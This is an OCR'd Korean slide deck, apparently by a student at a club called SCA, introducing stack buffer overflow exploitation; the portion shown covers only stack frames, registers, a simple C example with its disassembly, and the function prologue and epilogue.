쉽게 배우는 포너블 기초

스택 버퍼오버플로우 취약점을 이용한 공격


SCA 1학년 김대영

목차

1. 스택 프레임 이해하기
2. 스택 버퍼 오버플로우란?
3. 쉘코드란?
4. 메모리 보호기법
5. Return Address Overwrite
6. Return to Shellcode
7. Return to Libc
8. Return Oriented Programming

1. 스택 프레임 이해하기

메모리 구조



1. 스택 프레임 이해하기

SCA

명령어 및 레지스터

PUSH: 스택에 값을 저장
POP: ESP가 가리키는 곳의 값을 가져옴

EBP: 스택의 최하단을 가리키는 포인터(Base Pointer)
ESP: 스택의 최상단을 가리키는 포인터(Stack Pointer)

SFP: 이전 함수의 EBP 주소 및, 새 스택 프레임의 EBP를 포함하는 말

1. 스택 프레임 이해하기

SCA

스택 프레임이란?

스택은 커널 영역을 침범하지 않기 위해 거꾸로 자란다. 즉 높은 주소에서 낮은 주소로 확장된다.
그리고 값은 낮은 주소에서 높은 주소로 쓰인다.

스택 프레임(Stack Frame)이란 함수가 호출될 때, 그 함수만의 스택 영역을 구분하기 위하여 생성되는 공간이다. 이 공간에는 함수와 관계되는 지역 변수, 매개변수가 저장되며, 함수 호출 시 할당되며, 함수가 종료되면서 소멸한다.

이 영역을 표현하기 위해 함수 프롤로그(Prolog)와 함수 에필로그(Epilog)라는 것을 수행한다.

1. 스택 프레임 이해하기

간단한 예제 코드

```
#include <stdio.h>

int main(void){
	int a,b;
	a = 10;
	b = 10;

	printf("%d",a+b);

	return 0;
}
```

1. 스택 프레임 이해하기

디어셈블리 코드

```
Dump of assembler code for function main:
=> 0x08049176 <+0>:     push   ebp
   0x08049177 <+1>:     mov    ebp,esp
   0x08049179 <+3>:     sub    esp,0x8
   0x0804917c <+6>:     mov    DWORD PTR [ebp-0x4],0xa
   0x08049183 <+13>:    mov    DWORD PTR [ebp-0x8],0xa
   0x0804918a <+20>:    mov    edx,DWORD PTR [ebp-0x4]
   0x0804918d <+23>:    mov    eax,DWORD PTR [ebp-0x8]
   0x08049190 <+26>:    add    eax,edx
   0x08049192 <+28>:    push   eax
   0x08049193 <+29>:    push   0x804a008
   0x08049198 <+34>:    call   0x8049050 <printf@plt>
   0x0804919d <+39>:    add    esp,0x8
   0x080491a0 <+42>:    mov    eax,0x0
   0x080491a5 <+47>:    leave
   0x080491a6 <+48>:    ret
```

```
push   ebp
mov    ebp, esp
```

```
leave
ret
```

1. 스택 프레임 이해하기

함수 프롤로그(Prolog)

함수가 리턴되고 이전 함수의 스택프레임으로 돌아가기 위해 이전 함수의 스택프레임 주소를 푸쉬한다.


```
push    ebp
```

1. 스택 프레임 이해하기

함수 프롤로그(Prolog)

호출된 함수의 새 스택 프레임을 구분 짓기 위해 스택의 최상단의 주소값(esp)을 스택의 최하단을 가리키는 ebp에 넣어준다.

```
mov   epb, esp
```




1. 스택 프레임 이해하기

함수 지역변수

레지스터로 피연산자를 담는 경우도 있지만, 32bit에서는 레지스터의 수가 부족해서 스택에 지역변수나 인자를 저장한다.

```
mov  dword ptr[ebp - 오프셋], 값
```




1. 스택 프레임 이해하기

함수 에필로그(Epilog)

esp에 ebp 값을 넣어서 esp 가 ebp 와 같은 곳을 가리키게 하고, pop ebp 를 통해 esp 가 가리키는 이전 함수의 스택프레임 주소를 ebp 에 저장한다.

```
leave:
        mov esp, ebp
        pop ebp
```

